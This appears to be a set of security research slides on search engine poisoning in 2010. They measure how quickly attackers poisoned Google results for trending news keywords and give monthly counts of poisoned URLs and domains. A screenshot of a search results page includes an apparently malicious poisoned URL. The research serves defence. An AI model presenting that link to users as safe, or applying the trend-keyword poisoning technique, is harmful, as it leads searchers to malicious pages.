
Scale is based on the average worldwide traffic of **kendra exposed** in May 2010. [Learn more](#)



- Google Trend volume peaks on May 28, 2010.
- First poisoned URL identified via Google Search was May 26th at 15:00hrs ET.
- Event(news broke) transpired on May 3, 2010. Story resurfaced on May 26, 2010.
- TTP = 23 days (from original event)
- TTP = 15 hrs (from secondary event)

# TTP – Yearley Love

Scale is based on the average worldwide traffic of [yearley love](#) in May 2010. [Learn more](#)




- Google Trend volume peaks on May 4, 2010.
- First poisoned URL identified via Google Search was May 4th at 21:00hrs ET.
- Event(news broke) transpired on May 3, 2010.
- TTP = 31 hrs

# TTP – Adam Wheeler

Scale is based on the average worldwide traffic of [adam wheeler](#) in May 2010. [Learn more](#)

adam wheeler — 1.00



- Google Trend volume peaks on May 19, 2010.
- First poisoned URL identified via Google Search was May 18th at 16:00 hrs ET.
- Event (news broke) transpired on May 17, 2010.
- TTP = 24 hrs

# Google Trend SEO Stats

<b>Poisoned URLs - Total</b>	
April	157612
May	19904

<b>Poisoned URLs - Unique</b>	
April	22669
May	2131

<b>Poisoned Domains - Unique</b>	
April	2682
May	848

<b>Poisoned Keywords - Unique</b>	
April	3174
May	1168

# Image Poisoning

Web Images Videos Maps News Shopping Gmail more ▾ [Web History](#) | [Search settings](#) | [Sign in](#)

**Google** victoria duffy

About 593,000 results (0.57 seconds) [Advanced search](#)

**Everything**

- News
- Images
- Videos
- More

**Any time**

- Latest
- Past week

**All results**

- Sites with images
- More search tools

**News for victoria duffy**

 [Dennis Hopper banned wife from his funeral: report](#) - 5 hours ago  
The funeral took place last Thursday in Taos without Hopper's 7-year-old daughter after her mother, **Victoria Duffy**, refused to comply with Hopper's demands. ...  
[New York Post](#) - 50 related articles »

[Dennis Hopper's wife Victoria Duffy grappling for chunk of estate ...](#) -  
[New York Daily News](#) - 848 related articles »

**Images for victoria duffy** - Report images



<http://abacoconsultores.com.ve/ful.php?q=victoria-duffy>

**Victoria Duffy**  
Dennis Hopper married **Victoria Duffy** in Boston, Massachusetts at the Old... .. Dennis Hopper: Create (or Die) (2003) (as **Victoria Duffy** Hopper) ... Herself ...  
[www.imdb.com/name/nm0240629/](http://www.imdb.com/name/nm0240629/) - Cached - Similar

# Attack Vectors

FTP




Internet Security

Copyright © 2009 CA. All rights reserved.




# Contributing Factors

- Google Type-ahead... now “Google Instant”
  - Possibly “leading the jury”
- Localization of Trends
  - Bad Actors don’t have to localize content



# Conclusion



- Use of Google Trends Keywords can produce low TTP and high victim count
- No bias shown towards the use of Google Trends Keywords
- Mass-Keyword SEO equally capable and in greater use than Event-Driven SEO
- Significant drop off identified in the volume of poisoned Google Trend SERPs since April

# Questions



Internet Security

